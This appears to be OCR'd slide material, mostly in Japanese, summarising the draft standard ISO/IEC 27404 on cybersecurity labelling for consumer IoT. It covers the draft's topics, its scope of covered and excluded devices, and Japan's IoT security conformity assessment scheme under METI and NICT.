
ISO/IEC 27404 – CD2

- **Title: Information technology — Security techniques — Cybersecurity labelling framework for consumer IoT**

本規格案は、消費者向けIoT製品のサイバーセキュリティラベリングプログラムを開発・実施するためのサイバーセキュリティラベリングフレームワークを定義し、以下のトピックに関するガイダンスを含む。

- 消費者向けIoT製品に関連するリスクと脅威
- 利害関係者、役割、責任
- 関連規格とガイダンス文書
- 適合性評価の選択肢
- ラベリング発行及び保守要件
- 相互承認の考慮事項

本規格の対象範囲は、複数のデバイス　が接続されるIoTゲートウェイ、基地局、ハブ、スマートカメラ、テレビ、スピーカー、ウェアラブルデバイス、コネクテッド煙探知機、ドアロック、窓センサー、コネクテッドホームオートメーション及び　アラームシステム、洗濯機や冷蔵庫等のコネクテッド家電、スマートホームアシスタント、コネクテッド子供用玩具及びベビーモニター等の消費者向けIoT製品に限定される。消費者向けではない製品は、この規格から除外される。除外されるデバイス　の例としては、主に製造、ヘルスケア、その他の産業用途を目的としたものがある。
本規格案は、消費者、開発者、サイバーセキュリティラベル発行機関、独立試験機関に適用される。



この図は標準の中では採用されていないが、新規課題の提案の際、シンガポールが使用したものである。

Figure 1 — Levels of universal labelling framework and assessment tiers

METI
Ministry of Economy, Trade and Industry


日本におけるIoT製品のセキュリティ適合性評価制度

経済産業省

NICT National Institute of Information and Communications Technology


ターゲットとするIoT製品のスコープ

インターネットに接続が可能な製品




Ex. Routers,
Network cameras,
etc.

ネットワークに接続が可能な製品




Ex. Hubs/switches,
smart home devices,
etc.

